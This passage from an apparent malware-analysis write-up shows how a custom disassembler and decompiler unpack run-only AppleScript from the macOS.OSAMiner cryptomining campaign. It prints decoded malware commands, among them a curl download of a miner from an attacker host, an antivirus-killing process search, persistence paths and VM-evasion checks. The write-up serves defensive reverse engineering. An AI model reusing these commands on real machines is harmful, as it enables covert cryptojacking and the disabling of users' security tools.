00050 ErrorHandler 180
00053 PushIt
00054 PushLiteral 15 ; String:
d4d784c5dc84e084cbd6c9d48491a9848b979a94e0afc9c9d4c9d6e0b1c5c7b1cbd6e0b0c9d1d3d2e0b1c5d0dbc5d6c9e0a5dac5d7d8e0a5daddd6c5e0a7d0c9c5d2b1
84cbd6c9d48491da84cbd6c9d484e084c5dbcf848bdf4d6cdd2d8848895e18b
Decoded String: 'ps ax | grep -E '360|Keeper|MacMgr|Lemon|Malware|Avast|Avira|CleanMyMac' | grep -v grep | awk '{print $1}'
00055 Push1
00059 Push0
    
```

```
ps ax | grep -E '360|Keeper|MacMgr|Lemon|Malware|Avast|Avira|CleanMyMac' | grep -v grep | awk '{print $1}'
```

## Building a Decompiler on Top of the Disassembler

Without the AEVT codes and other decompiling, the output of the disassembler is obscure at best.

```

000e9 MessageSend 37 # <Value type=object value=<Value type=event_identifier
value=b'syso'-b'exec'-b'TEXT'-b'\xff\xff\x80\x00'-b'TEXT'-b'\x00\x00\x00\x00'>>
000ec StoreResult
000ed PushIt
000ee PushLiteralExtended 38 # [<Value type=special value=nil>, <Value type=string
value=b'\x00\xd3\x00\xd7\x00\xc5\x00\xd7\x00\xc7\x00\xd6\x00\xcd\x00\xd4\x00\xd8\x00\x84\x00\x84\x00\xe2\x00\x93\x00\xb0\x00\xcd\x00\xc6\x00\xd6\x00\xc5\x00\xd6\x00\xdd\x00\x93\x00\xcf\x00\x92\x00\xd4\x00\xd0\x00\xcd\x00\xd7\x00\xd8\x00\x84\x00\xa2\x00\x84\x00\x93\x00\xc8\x00\xc9\x00\xda\x00\x93\x00\xd2\x00\xd9\x00\xd0\x00\xd0\x00\x84\x00\x96\x00\xa2\x00\x84\x00\x93\x00\xc8\x00\xc9\x00\xda\x00\x93\x00\xd2\x00\xd9\x00\xd0\x00\xd0\x00\x84\x00\xa2\x00\x84'>]
000f1 Push1
000f2 PositionalMessageSend 35 # b'd'
000f5 Push0
000f6 MessageSend 37 # <Value type=object value=<Value type=event_identifier
value=b'syso'-b'exec'-b'TEXT'-b'\xff\xff\x80\x00'-b'TEXT'-b'\x00\x00\x00\x00'>>
000f9 StoreResult

```

Running our decompile tool on the output from the disassembler, however, makes things much clearer. Not only do we get each AEVT code's command name and description in human readable form, our tool also automatically extracts and decodes the malware's obfuscated hex strings.

```

000e9 MessageSend 37 # <Value type=object value=<Value type=event_identifier
value=b'syso'-b'exec'-b'TEXT'-b'\xff\xff\x80\x00'-b'TEXT'-b'\x00\x00\x00\x00'>>
; <command name="do shell script" code="sysoexec" description="Execute a shell script using the 'sh' shell"> --> in
StandardAdditions.sdef

000ec StoreResult

000ed PushIt

000ee PushLiteralExtended 38 ; String:
d3d7c5d7c7d6cdd4d88484e293b0cdc6d6c5d6dd93cf92d4d0cdd7d884a28493c8c9da93d2d9d0d08496a28493c8c9da93d2d9d0d0848a84
Decoded String: 'osascript ~/Library/k.plist > /dev/null 2> /dev/null & '

000f1 Push1

000f2 PositionalMessageSend 35 # b'd'
; Function Call
000f5 Push0

000f6 MessageSend 37 # <Value type=object value=<Value type=event_identifier
value=b'syso'-b'exec'-b'TEXT'-b'\xff\xff\x80\x00'-b'TEXT'-b'\x00\x00\x00\x00'>>
; <command name="do shell script" code="sysoexec" description="Execute a shell script using the 'sh' shell"> --> in
StandardAdditions.sdef

```

Embedded strings, as well as hardcoded strings and number formats are also translated.

From the disassembler output we get:

```

001a5 MessageSend 56 # <Value type=object value=<Value type=event_identifier value=b'misc'-b'curd'-b'ldt
'-b'\x00\x00\x10\x00'-b'null'-b'\xff\xff\x80\x00'>>
001a8 GetData
001a9 PopGlobalExtended b'y'
001ac StoreResult
001ad PushGlobalExtended b'y'
001b0 PushLiteralExtended 51 # <Value type=object value=<Value type=constant value=0x79656172>>
001b3 MakeObjectAlias 21 # GetProperty

001b4 PushLiteralExtended 52 # <Value type=fixnum value=0x16d>

```

But after running it through the decompiler, we get a much more informative output for these lines:



```

00007 PushLiteral 1 # /Library/CoreServices/System Events
00008 Tell 15
0000b PushIt
0000c PushLiteral 2 # <Value type=object value=<Value type=constant value=0x63646973>>
;
<suite name="Disk-Folder-File Suite" code="cdis" description="Terms and Events for controlling Disks, Folders,
and Files"> --> in SystemEvents.sdef
<class name="disk" code="cdis" description="A disk in the file system" inherits="disk item" plural="disks">
--> in SystemEvents.sdef
0000d PushMe
0000e PushLiteral 3 # <Value type=object value=<Value type=constant value=0x70737866>>
;
<class name="POSIX file" code="psxf" description="A file object specified with a POSIX (slash)-style
pathname."> --> in StandardAdditions.sdef
0000f PushLiteral 4 # ; String: '/'
00010 MakeObjectAlias 24 # GetIndexed (item A of B)
00011 PushLiteral 5 # <Value type=object value=<Value type=constant value=0x54455854>>
;
kAETextSuite = 'TEXT', /* 0x54455854 */ --> in AERegistry.h
typeChar = 'TEXT' /* Deprecated, use typeUTF8Text instead. */ --> in AEDataModel.h
00012 Coerce
00013 MakeObjectAlias 24 # GetIndexed (item A of B)
00014 PushLiteral 6 # <Value type=object value=<Value type=constant value=0x63617061>>
;
<property name="capacity" code="capa" type="number" access="r" description="the total number of bytes
(free or used) on the disk" /> --> in SystemEvents.sdef
00015 MakeObjectAlias 21 # GetProperty
00016 GetData
00017 PopGlobal b'x'
00018 EndTell

```

Our tool attempts to return the human-readable code for an AEVT from all available sources. That can mean multiple interpretations for a single line.

```

00001 PushLiteral 0 # <Value type=object value=<Value type=constant value=0x49442020>>
keyAEID = 'ID', /* 0x49442020 */ --> in AERegistry.h
pID = 'ID', /* 0x49442020 */ --> in AERegistry.h
<property name="id" code="ID" type="integer" access="r" description="unique identifier of the desktop"> --> in SystemEvents.sdef
<property name="id" code="ID" type="text" access="r" description="the unique identifier for the configuration"> --> in SystemEvents.sdef
<property name="id" code="ID" type="text" access="r" description="the unique identifier for the interface"> --> in SystemEvents.sdef
<property name="id" code="ID" type="text" access="r" description="the unique identifier for the location"> --> in SystemEvents.sdef
<property name="id" code="ID" type="text" access="r" description="the unique identifier for the service"> --> in SystemEvents.sdef
<property name="id" code="ID" type="text" access="r" description="the unique ID of the disk item"> --> in SystemEvents.sdef
<property name="id" code="ID" type="text" access="r" description="the unique identifier of the domain"> --> in SystemEvents.sdef
<property name="id" code="ID" type="integer" access="r" description="The unique identifier of the process"> --> in SystemEvents.sdef
<property name="id" code="ID" type="text" access="r" description="the unique identifier of the XML data"> --> in SystemEvents.sdef
<property name="id" code="ID" type="text" access="r" description="the unique identifier of the XML element"> --> in SystemEvents.sdef
<property name="id" code="ID" type="text" access="r" description="the unique identifier of the class"> --> in SystemEvents.sdef
<property name="id" code="ID" type="text" access="r" description="The unique identifier of the command"> --> in SystemEvents.sdef
<property name="id" code="ID" type="text" access="r" description="the unique identifier of the enumeration"> --> in SystemEvents.sdef
<property name="id" code="ID" type="text" access="r" description="The unique identifier of the enumerator"> --> in SystemEvents.sdef
<property name="id" code="ID" type="text" access="r" description="The unique identifier of the parameter"> --> in SystemEvents.sdef
<property name="id" code="ID" type="text" access="r" description="The unique identifier of the property"> --> in SystemEvents.sdef
<property name="id" code="ID" type="text" access="r" description="The unique identifier of the suite"> --> in SystemEvents.sdef
<property name="id" code="ID" type="integer" access="r" description="The unique identifier of the window,"/> --> in AppleScriptKit.sdef
<property name="id" code="ID" type="integer" access="r" description="the unique id of the object"/> --> in AppleScriptKit.sdef

```

Years of experience with AppleScript has taught us that this kind of verbosity is vital to make sense of complex scripts, where the meaning of AEVT codes can change depending on the target of the block they appear in. For those less familiar with the vagaries of AppleScript, a little explanation here may be in order.

## Interlude: A Quick Guide to AEVT Codes

According to Apple’s legacy documentation (I maintain a PDF repository [here](#)), Apple Event codes “*are defined primarily in the header files AppleEvents.h and AERegistry.h in the AE framework*”. However, the word “primarily” is an important, and arguably misleading, qualifier as there are many other places where the codes can be defined, depending on exactly what the script targets.

Most AppleScripts will likely make use of the `StandardAdditions.osax`, which defines a whole range of codes that add essential functionality to the base AppleScript language. In addition, malware scripts are likely to also target either or both of System Events and the Terminal, both of which have their own definitions for Apple Event codes. Indeed, any application that is “scriptable” can define its own Apple Event codes. These definitions are

nowadays located in an XML file with the extension `.sdef` inside each application's own bundle Resources folder.

Because of this architecture, you can only retrieve the codes for an AppleScript if you have the targeted applications on your system. Fortunately, in the case of malware, it is highly likely that the malware will only target system applications that can be found on every Mac, such as System Events and the Terminal, both because of their power to manipulate the system and because of their universality – an AppleScript that targets an application that is not on the victim's system will fail to execute fully or at all, and will thus have limited utility, at least for commodity malware.

The paths we need for most Apple Event codes then can be found in the following locations:

### **AEFramework:**

We need the source for the AEFramework headers, and that requires installation of the Xcode Command Line tools. These should be found within the `/Library/Developer/CommandLineTools/SDKs` folder. For example on Catalina:

```
/Library/Developer/CommandLineTools/SDKs/MacOSX10.15.sdk/System/Library/Frameworks/CoreServices.framework
```

For Big Sur,

```
/Library/Developer/CommandLineTools/SDKs/MacOSX11.0.sdk/System/Library/Frameworks/CoreServices.framework
```

Alternatively, you may find the path to these from the Terminal, via

```
% xcode-select -p
```

The output of that command can then be extended with the following path that should take you to the Headers directory:

```
/Platforms/MacOSX.platform/Developer/SDKs/MacOSX.sdk/System/Library/Frameworks/CoreServices.framework
```

```
Headers — sphil@remedy — ..ons/A/Headers — -zsh — 85x24
→ ~ cd `xcode-select -p`/Platforms/MacOSX.platform/Developer/SDKs/MacOSX.sdk/System/
Library/Frameworks/CoreServices.framework/Versions/A/Frameworks/AE.framework/Versions
/A/Headers
→ Headers ls -al
total 264
drwxr-xr-x  17 root  wheel   544 20 Oct 03:37 .
drwxr-xr-x   4 root  wheel  128 20 Oct 03:33 ..
-rw-r--r--   1 root  wheel  935 19 Oct 17:32 AE.h
-rw-r--r--   1 root  wheel  781 19 Oct 17:32 AE.r
-rw-r--r--   1 root  wheel 109882 20 Oct 03:37 AEDataModel.h
-rw-r--r--   1 root  wheel 14732 19 Oct 17:32 AEDataModel.r
-rw-r--r--   1 root  wheel 19111 20 Oct 03:37 AEHelpers.h
-rw-r--r--   1 root  wheel  7071 20 Oct 03:37 AEMach.h
-rw-r--r--   1 root  wheel 28813 20 Oct 03:37 AEObjects.h
-rw-r--r--   1 root  wheel  4288 19 Oct 17:32 AEObjects.r
-rw-r--r--   1 root  wheel  3493 20 Oct 03:37 AEPackObject.h
-rw-r--r--   1 root  wheel 49913 19 Oct 17:32 AERegistry.h
-rw-r--r--   1 root  wheel 42073 19 Oct 17:32 AERegistry.r
-rw-r--r--   1 root  wheel  4214 19 Oct 17:32 AEUserTermTypes.h
-rw-r--r--   1 root  wheel 19660 19 Oct 17:32 AEUserTermTypes.r
-rw-r--r--   1 root  wheel 22133 20 Oct 03:37 AppleEvents.h
-rw-r--r--   1 root  wheel  2556 19 Oct 17:32 AppleEvents.r
→ Headers
```

### AppleScriptKit:

```
/System/Library/Frameworks/AppleScriptKit.framework/Versions/A/Resources/AppleScriptKit.sdef
```

### Standard Additions OSAX:

```
/System/Library/ScriptingAdditions/StandardAdditions.osax/Contents/Resources/StandardAdditions.sdef
```


### System Events.app:

```
/System/Library/CoreServices/System Events.app/Contents/Resources/SystemEvents.sdef
```

### Terminal.app:

```
/System/Applications/Utilities/Terminal.app/Contents/Resources/Terminal.sdef
```

There are, of course, many more `.sdef` files on any given system – as many as there are scriptable applications on the current OS installation. The Script Editor’s Dictionary viewer lists all scriptable applications on a system:



However, few of those will be targeted by malware. Even so, since the scripting definition file appears in a predictable location within each application bundle, our decompiler attempts to suggest further SDEFs for other applications targeted in the script if they exist on the analysis machine. Which code is the correct one given the context of the rest of the script is up to the analyst to interpret. The aim of our decompiler is to make this fairly easy to discern.

## Understanding the macOS.OSAMiner Campaign

With these tools to hand, our workflow will be as follows:

```
% disassembler.py target.scpt > target.txt
% aevt_decompile target.txt
-> ~/Desktop/target.out
```

The aevt\_decompile program will by default output to `~/Desktop/<filename>.out` (e.g., target.out), though this can be changed in the code. The `.out` file can be opened or read in Vi, BBEdit or whatever happens to be your preferred text editor.

Running our tools on a number of samples from 2018 to 2020 now reveals more clearly how the macOS.OSAMiner campaign works. The parent script first checks the disk capacity of the victim's machine via System Events and exits if there is not enough free space.

Next, it writes out the embedded AppleScript to `~/Library/k.plist` via a `do shell script` command, and then executes the embedded script with `osascript`, again shelling out via `do shell script`. As we shall see, the primary function of this embedded script is to take on evasion and anti-analysis duties.

```
000d4 PushLiteralExtended 34 ; String: d4d6cdd2d8ca848b89c68b848b
Decoded String: 'printf '%b' ''

000d7 Push1

000d8 PositionalMessageSend 35 # b'd'
; Function Call
000db PushGlobalExtended b'_x'

000de Concatenate

000df PushIt

000e0 PushLiteralExtended 36 ; String: 8b84a284e293b0cdc6d6c5d6dd93cf92d4d0cdd7d8
Decoded String: '' > ~/Library/k.plist'

000e3 Push1

000e4 PositionalMessageSend 35 # b'd'
; Function Call
000e7 Concatenate

000e8 Push0

000e9 MessageSend 37 # <Value type=object value=<Value type=event_identifier
value=b'syso'-b'exec'-b'TEXT'-b'\xff\xff\x80\x00'-b'TEXT'-b'\x00\x00\x00\x00'>>
; <command name="do shell script" code="sysoexec" description="Execute a shell script using the 'sh' shell"> --> in
StandardAdditions.sdef

000ec StoreResult

000ed PushIt

000ee PushLiteralExtended 38 ; String:
d3d7c5d7c7d6cdd4d88484e293b0cdc6d6c5d6dd93cf92d4d0cdd7d884a28493c8c9da93d2d9d0d08496a28493c8c9da93d2d9d0d0848a84
Decoded String: 'osascript ~/Library/k.plist > /dev/null 2> /dev/null & '

000f1 Push1
```

After writing out the embedded script, the parent script continues to execute, setting up a persistence agent and downloading the first stage of the miner by retrieving a URL embedded in a public web page.


In our particular sample, the obfuscated, hardcoded URL is

```
hxxp://www[.]budaybu10000[.]com:8080
```

However, this URL currently does not resolve, which suggests either that the malware campaign for this particular URL has not been activated yet or for some reason has gone offline. Fortunately, we can use our disassembler and decompiler on other samples to find a still live URL and see what it serves. In this case, we can find the following URL

```
hxxps://www[.]emoneyspace[.]com/wodaywo
```

having the same function in an older sample (ab4596d3f8347d447051eb4e4075e04c37ce161514b4ce3fae91010aac7ae97f) and still live. The URL takes us to the following public web page:



The source code of the webpage is parsed by the malware to retrieve an embedded URL surrounded by the text delimiters `--==`. Curiously, the code for extracting the URL is duplicated inline rather than being passed off to the `'r_t'` function at data offset 4.

```

0030b PushLiteralExtended 72 # <Value type=object value=<Value type=constant value=0x70736f66>>
;
<parameter name="of" code="psof" type="text" description="the source text to find the position of"/> --> in
StandardAdditions.sdef
<parameter name="of" code="psof" type="any" optional="yes" description="the object to send the method to (exclusive from the &quot;of
class&quot; parameter)"/> --> in AppleScriptKit.sdef

0030e PushLiteralExtended 73 # ; String: '--==='

00311 PushLiteralExtended 74 # <Value type=object value=<Value type=constant value=0x7073696e>>
;
<parameter name="in" code="psin" type="text" description="the target text to search in"/> --> in StandardAdditions.sdef

00314 PushGlobalExtended b's'
00317 PushLiteralExtended 25 # <Value type=fixnum value=0x4> ; Decimal value = 4

0031a MessageSend 75 # <Value type=object value=<Value type=event_identifier
value=b'syso'-b'offs'-b'long'-b'\x00\x00\x00\x00'-b'null'-b'\xff\xff\xff\x80\x00'>>
;
<command name="offset" code="sysooffs" description="Find one piece of text inside another"> --> in StandardAdditions.sdef
    
```

The extracted URL is passed to the `curl` utility for downloading a remote file. Despite the `.png` extension, it is of course another run-only AppleScript, which is now written out to `~/Library/11.png` on the infected device and executed at offset **00387**.

The malware now has four components running (path names can vary across samples):

- a persistence agent for the parent script at `~/Library/LaunchAgents/com.apple.FY9.plist`
- the parent script executing from `~/Library/LaunchAgents/com.apple.4V.plist`

- the embedded evasion/anti-analysis AppleScript running from `~/Library/k.plist`
- the miner setup script running from `~/Library/11.png`

Before we turn to the latter two, note that the parent script has not finished its business yet. It continues to execute various tasks, including gathering the device serial number, restarting the `launchctl` job and killing the Terminal application. This last action is one of the few that are not executed through `do shell script` commands; instead, the script targets the Terminal directly through its own `do script` AppleScript command.

```
00470 PushLiteralExtended 85 # /Utilities/Terminal
00473 Tell 18
    00476 PushGlobalExtended b's'
    00479 PushLiteralExtended 91 # <Value type=object value=<Value type=constant value=0x6b66696c>>
;
    keyAFile
        = 'kfil', /* 0x6b66696c */ --> in AERegistry.h
        <parameter name="saving in" code="kfil" type="file" optional="yes" --> in Terminal.sdef
        <parameter name="in" code="kfil" type="file" optional="yes" --> in Terminal.sdef
        <parameter name="in" description="The tab in which to execute the command" code="kfil" optional="yes" --> in Terminal.sdef
        <parameter name="saving in" code="kfil" type="file" optional="yes" description="The file in which to save the object."/> --> in
AppleScriptKit.sdef
        <parameter name="in" code="kfil" type="file" optional="yes" description="The file in which to save the object."/> --> in
AppleScriptKit.sdef
    0047c PushIt
    0047d PushLiteralExtended 92 # <Value type=object value=<Value type=constant value=0x6377696e>>
;
    cWindow
        = 'cwin', /* 0x6377696e */ --> in AERegistry.h
        <class name="window" code="cwin" description="A window." --> in Terminal.sdef
        <class name="window" code="cwin" description="A window." inherits="item" plural="windows"> --> in AppleScriptKit.sdef
        <property name="window" code="cwin" type="window" access="r" description="the window associated with the event"/> --> in
AppleScriptKit.sdef
        <class name="window" code="cwin" description="A window, which is the top level container of views" inherits="responder" plural="windows">
--> in AppleScriptKit.sdef
        <property name="window" code="cwin" type="window" description="the window that contains this view?"/> --> in AppleScriptKit.sdef
    00480 Push1
    00481 MakeObjectAlias 24 # GetIndexed (item A of B)
    00482 Push2
    00483 MessageSend 93 # <Value type=object value=<Value type=event_identifier
value=b'core'-b'dosc'-b'null'-b'\xff\xff\x80\x00'-b'ctxt'-b'\xff\xff\x80\x00'>>
;
        <command name="do script" code="coresc" description="Runs a UNIX shell script or command." --> in Terminal.sdef
00486 EndTell
```

Meanwhile, the embedded AppleScript looks for the Activity Monitor process among System Events' process list. If found, it passes the application's name to its 'kPro' or 'killProcess' handler to prevent the user inspecting resource usage.

Even more interesting, the embedded script also functions to perform evasion tasks from certain consumer-level monitoring and clean up tools. It searches both for PIDs among running processes and it parses the operating system's `install.log` for apps matching its hardcoded list, killing any that it finds along the way.

```
00050 ErrorHandler 180
00053 PushIt
00054 PushLiteral 15 ; String:
d4d784c5dc84e084cbd6c9d48491a9848b979a94e0afc9c9d4c9d6e0b1c5c7b1cbd6e0b0c9d1d3d2e0b1c5d0dbc5d6c9e0a5dac5d7d8e0a5dacdd6c5e0a7d0c9c5d2b1
84cbd6c9d48491da84cbd6c9d484e084c5dbcf848bdf4d6cdd2d8848895e18b
Decoded String: 'ps ax | grep -E '360|Keeper|MacMgr|Lemon|Malware|Avast|Avira|CleanMyMac' | grep -v grep | awk '{print $1}''
00055 Push1
00059 Push0
```



```

00252 MessageSend 47 # <Value type=object value=<Value type=event_identifier
value=b'rdwr'-b'writ'-b'null'-b'\xff\xff\x80\x00'-b'****'-b'\x00\x00\x00\x00'>>
;
<command name="write" code="rdwrwrit" description="Write data to a file that was opened for access with write permission"> --> in
StandardAdditions.sdef

00255 StoreResult

00256 PushGlobalExtended b'p_fp'

00259 Push0

0025a MessageSend 48 # <Value type=object value=<Value type=event_identifier
value=b'rdwr'-b'clos'-b'null'-b'\xff\xff\x80\x00'-b'****'-b'\x00\x00\x00\x00'>>
;
<command name="close access" code="rdwrclos" description="Close a file that was opened for access"> --> in StandardAdditions.sdef

0025d StoreResult

0025e PushIt

0025f PushLiteralExtended 52 ; String:
86c7c5d0d0c3d8cdd1c9d3d9d886849e8495949086d6c9d8d6ddc3d8cdd1c986849e8497949086cbcdac9d9d4c3d0cdd1cdd886849e84949086dac9d6c6d3d7c9c3d0c9dac9d086849e8
4979086d4d6cdd2d8c3d1d3d8c886849e84d8d6d9c99086ccc3d4d6cdd2d8c3d8cdd1c986849e849a949086c5c9d7c3d3dac9d6d6cdc8c986849e84d2d9d0d09086d9d7c9c3d7d0d3dbc3
d1c9d1d3d6dd86849e8486dbc5d6d2869086d8d0d7c3d7c9c7d9d6c9c3c5d0cb386849e84d8d6d9c99086c8c5c9d1d3d2c3d1d3c8c986849e84cac5d0d7c99086cad0d9d7ccc3d7d8c8d
3d9d886849e84cac5d0d7c99086d3d9d8d4d9d8c3cacdd0c986849e8486869086ccd8d8d4c8c3d4d3d6d886849e84949086ccd8d8d4c3d0d3cbcd286849e8486869086ccd8d8d4c3d4c5
d7d786849e8486869086d4d6c9cac9d6c3cdd4da9886849e84d8d6d9c990
Decoded String: "call_timeout" : 10,"retry_time" : 30,"giveup_limit" : 0,"verbose_level" : 3,"print_motd" : true,"h_print_time" :
60,"aes_override" : null,"use_slow_memory" : "warn","tls_secure_algo" : true,"daemon_mode" : false,"flush_stdout" : false,"output_file" :
"", "httpd_port" : 0,"http_login" : "", "http_pass" : "", "prefer_ipv4" : true,'

00262 Push1

00266 GetData

```

This miner script also checks to ensure there is enough disk space, but this time using the Unix utility `df` rather than the System Events application.

```

00000 ErrorHandler 20

00003 PushIt

00004 PushLiteral 0 ; String: c8ca8491cb849384e084cbd6c9d4849384e084cbd6c9d48491da84cbd6c9d484e084c5dbcf848bdfd4d6cdd2d8848896e18b
Decoded String: 'df -g / | grep / | grep -v grep | awk '{print $2}''

00005 Push1

00009 Push0

0000a MessageSend 2 # <Value type=object value=<Value type=event_identifier
value=b'syso'-b'exec'-b'TEXT'-b'\xff\xff\x80\x00'-b'TEXT'-b'\x00\x00\x00\x00'>>
;
<command name="do shell script" code="sysoexec" description="Execute a shell script using the 'sh' shell"> --> in
StandardAdditions.sdef

```

The miner setup script also uses the built-in [caffeinate](#) tool to prevent the Mac sleeping and also does some evasion checks. It parses the output of the built-in [system\\_profiler](#) tool to check whether the device has 4 cores, a rudimentary way of trying to ensure it is not running in a virtual machine environment.

```
0013f ErrorHandler 334
    00142 PushLiteralExtended 28 # ; String: 'system_profiler SPHardwareDataType'
    00145 Push0
    00146 MessageSend 2 # <Value type=object value=<Value type=event_identifier
value=b'syso'-b'exec'-b'TEXT'-b'\xff\xff\x80\x00'-b'TEXT'-b'\x00\x00\x00\x00'>>
;
    <command name="do shell script" code="sysoexec" description="Execute a shell script using the 'sh' shell"> --> in
StandardAdditions.sdef

    00149 GetData
    0014a PopGlobal b's'
    0014b EndErrorHandler 340
0014e HandleError 5 6
00153 PushUndefined
00154 StoreResult
00155 PushGlobal b's'
00156 PushLiteralExtended 29 # ; String: 'ores: 4'
00159 Contains
0015a TestIf 0x16a
0015d PushIt
```

Next, a folder is created in `~/Library/Caches/` with the name “com.apple.” and two uppercase letters, which are hardcoded in the script. In this sample, those letters are ‘CM’, so the folder to be written is `~/Library/Caches/com.apple.CM/` .

Interestingly, we can see from reversing an [older sample](#) with our tools that previously the malware wrote its components to the `~/Library/Safari/` folder, but as that is now prohibited by [TCC restrictions](#) since Mojave 10.14, the malware authors have clearly had to adapt.


Various files are written to this folder:

- config.txt
- cpu.txt
- pools.txt
- ssl.zip

The last is a compressed folder which contains a file variously called ssl.plist, ssl3.plist, ssl4.plist and so on. In keeping with the malware’s tactic of using misleading file extensions, this is of course not a plist but in fact a [Mach-O](#) executable. The executable appears to be an instance of the XMR-STAK miner and is downloaded from a hardcoded and obfuscated URL:

```
0030a TestIf 0x383
0030d ErrorHandler 890
    00310 PushIt
    00311 PushLiteralExtended 59 ; String: c7d9d6d08491b084ccd8d8d49e9393dbd3c8c5ddd392c7d3d19e9c949c9493d7d7d092decdd48491d384
        Decoded String: 'curl -L http://wodaywo.com:8080/ssl.zip -o '
    00314 Push1
    00318 PushGlobalExtended b'CM'
0031b Concatenate
0031c PushIt
0031d PushLiteralExtended 60 ; String: 93d7d7d092decdd4
    Decoded String: '/ssl.zip'
00320 Push1
```

```
003b2 PushLiteralExtended 69 # ; String: '/ssl4.plist'
003b5 Concatenate
003b6 PushIt
003b7 PushLiteralExtended 70 ; String: 848aa28493c8c9da93d2d9d0d0848a84c9dcccdd89f
    Decoded String: ' &> /dev/null & exit;'
003ba Push1
```

```
→ ssl ls -al
total 1368
drwxr-xr-x  4 sphil  wheel   128  5 Jan 15:00 .
drwxrwxrwt  6 root   wheel   192  5 Jan 15:00 
drwxr-xr-x  3 sphil  wheel    96 20 Jan 2020 openssl
-rwxr-xr-x  1 sphil  wheel 698576 20 Jan 2020 ssl4.plist
→ ssl file ssl4.plist
ssl4.plist: Mach-O 64-bit executable x86_64
→ ssl shasum -a 256 ssl4.plist
97febb1aa15ad7b1c321f056f7164526eb698297e0fea0c23bd127498ba3e9bb  ssl4.plist
→ ssl |
```

